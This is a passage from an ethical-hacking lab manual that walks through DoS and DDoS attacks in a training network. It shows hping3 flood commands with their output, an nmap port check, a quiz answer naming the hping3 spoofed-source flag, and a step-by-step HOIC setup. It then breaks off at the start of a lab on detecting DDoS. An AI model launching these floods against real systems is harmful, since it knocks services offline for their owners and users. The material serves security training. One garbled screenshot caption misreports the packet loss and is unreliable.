- Now, click Parrot Security to switch to the Parrot Security machine. In the Terminal window, type **hping3 -d 65538 -S -p 21 --flood** (Target IP Address) (here, the target IP address is 10.10.1.10 [Windows 10]) and press **Enter**. This command initiates the PoD attack on the Windows 10 machine



Edit with WPS Office

```
[x]-[root@parrot]-[~]
└─#hping3 -d 65538 -S -p 21 --flood 10.10.1.10
HPING 10.10.1.10 (eth0 10.10.1.10): S set, 40 headers + 2 data bytes
hping in flood mode, no replies will be shown
```

17. hping3 floods the victim machine by sending bulk packets, and thereby overloading the victim's resources.
18. Click Windows 10 to switch to the Windows 10 machine
19. In the **Task Manager**, observe the **Performance** tab to view the performance of various system components (**CPU, Memory, Disk, Ethernet**).
20. Under the **Performance** tab, by default, the CPU performance is displayed in the right-hand pane. Observe that the CPU **Utilization** percentage is **100%**, indicating a DoS attack on the system.
21. Observe the degradation in the performance of the system, which might result in the system crashing.
22. Click Parrot Security to switch to the **Parrot Security** machine. In the Terminal window, press **Ctrl+C** to terminate the PoD attack using hping3.

```
[x]-[root@parrot]-[~]
└─#hping3 -d 65538 -S -p 21 --flood 10.10.1.10
HPING 10.10.1.10 (eth0 10.10.1.10): S set, 40 headers + 2 data bytes
hping in flood mode, no replies will be shown
^C
-- 10.10.1.10 hping statistic --
51078834 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
[x]-[root@parrot]-[~]
└─#
```

23. Now, we shall perform a UDP application layer flood attack on the **Windows Server 2019** machine using NetBIOS port 139. To do so, first, determine whether NetBIOS port 139 is open or not.
24. In the terminal window, type **nmap -p 139 (Target IP Address)** (here, the target IP address is 10.10.1.19 [Windows Server 2019]) and press **Enter**.

```
[x]-[root@parrot]-[~]
└─#nmap -p 139 10.10.1.19
Starting Nmap 7.80 ( https://nmap.org ) at 2025-04-21 07:59 EDT
Nmap scan report for www.goodshopping.com (10.10.1.19)
Host is up (0.0011s latency).


PORT      STATE SERVICE
139/tcp    open  netbios-ssn
MAC Address: 02:15:5D:50:E5:D6 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.33 seconds
[x]-[root@parrot]-[~]
└─#
```



Edit with WPS Office

25. Now, type `hping3 -2 -p 139 --flood` (Target IP Address) (here, the target IP address is `10.10.1.19` [Windows Server 2019]) and press Enter.



The screenshot shows a terminal window titled "Parrot Terminal". The session starts with a root prompt at `[root@parrot]`. The user runs `hping3 -d 65538 -S -p 21 --flood 10.10.1.10`, which performs an HPING flood attack on port 21 of the target host. The output shows 51078834 packets transmitted with 0% packet loss. Following this, the user runs `nmap -p 139 10.10.1.19` to scan port 139. The output shows the host is up with 0.0011s latency. A detailed table of the service is provided:

PORT	STATE	SERVICE
139/tcp	open	netbios-ssn

MAC Address: 02:15:5D:50:E5:D6 (Unknown)


Nmap done: 1 IP address (1 host up) scanned in 0.33 seconds

Afterwards, the user runs another `hping3 -2 -p 139 --flood 10.10.1.19` command, resulting in an HPING flood attack on port 139 of the target host.

26. Click Windows Server 2019 to switch to the Windows Server 2019 machine,
27. Double-click Wireshark shortcut present on the Desktop.
28. The **Wireshark Network Analyzer** window appears. Double-click on the primary network interface (here, **Ethernet**) to start capturing the network traffic.
29. **Wireshark** displays the network's flow of traffic. Here, observe the huge number of **UDP** packets coming from the **Source IP address 10.10.1.13** via port **139**.



Edit with WPS Office



30. Click Parrot Security to switch to the **Parrot Security** machine. In the Terminal window, press **Ctrl+C** to terminate the DoS attack.

Use the hping3 tool on the Parrot Security machine to launch DoS attacks such as SYN flooding, ping of death (PoD), and UDP application layer flood attacks on the Windows 10 target host. Which hping3 parameter will allow using a spoofed source address?

-a

Score


✓ Correct

Task 2: Perform a DDoS Attack using HOIC


1. Click Parrot Security switch to the **Parrot Security** machine. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting --> Information Gathering --> wireshark**.
2. Click **Windows 10** to switch to the **Windows 10** machine.
3. Navigate to **D:\EHE-Tools\EHE Module 06 Network Level Attacks and Countermeasures\DoS and DDoS Attack Tools** and copy the **High Orbit Ion Cannon (HOIC)** folder to **Desktop**.



Edit with WPS Office




4. Similarly, follow the previous step (**Step #3**) on the **Windows Server 2019** (click Windows Server 2019 to switch to the **Windows Server 2019**) and **Windows Server 2016** (click Windows Server 2016 to switch to the **Windows Server 2016**) machines.
5. Now, click Windows 10 to switch to the **Window 10** machine and navigate to **Desktop**. Open the **High Orbit Ion Cannon (HOIC)** folder and double-click **hoic2.1.exe**




Edit with WPS Office


- The HOIC GUI main window appears; click the "+" button below the TARGETS section.
- The HOIC - [Target] pop-up appears. Type the target URL such as [http://\[Target IP Address\]](http://[Target IP Address]) (here, the target IP address is 10.10.1.13 [Parrot Security]) in the URL field. Slide the Power bar to High. Under the Booster section, select GenericBoost.hoic from the drop-down list, and click Add.



- Set the THREADS value to 20 by clicking the > button until the value is reached.




- Now, switch to the Windows Server 2019 (click Windows Server 2019 to switch to the Windows Server 2019) and Windows Server 2016 (click Windows Server 2016 to switch to the Windows Server 2016) machines and follow Steps 7-10 to configure HOIC.
- Once HOIC is configured on all machines, switch to each machine (Windows 10, Windows



Edit with WPS Office

Server 2019, and Windows Server 2016) and click the FIRE TEH LAZER! button to initiate the DDoS attack on the target the Parrot Security machine.

11. Observe that the Status changes from READY to ENGAGING, as shown in the screenshot.




12. Click Parrot Security switch to the Parrot Security machine.

13. Observe that Wireshark starts capturing a large volume of packets, which means that the machine is experiencing a huge number of incoming packets. These packets are coming from the Windows 10, Windows Server 2019, and Windows Server 2016 machines.



Edit with WPS Office



14. You can observe that the performance of the machine is slightly affected and that its response is slowing down.
15. In this lab, only three machines are used to demonstrate the flooding of a single machine. If there are a large number of machines performing flooding, then the target machine's (here, Parrot Security) resources are completely consumed, and the machine is overwhelmed.
16. On completion of the task, click FIRE TEH LAZER! again, and then close the HOIC window on all the attacker machines. Also, close the Wireshark window on the Parrot Security machine.
17. This concludes the demonstration of how to perform a DDoS attack using HOIC

Lab 5: Detect and Protect Against DDoS Attack


Task 1: Detect and Protect Against DDoS Attack using Anti DDoS Guardian

1. On the Windows 10 machine, navigate to D:\EHE-Tools\ EHE Module 06 Network Level



Edit with WPS Office

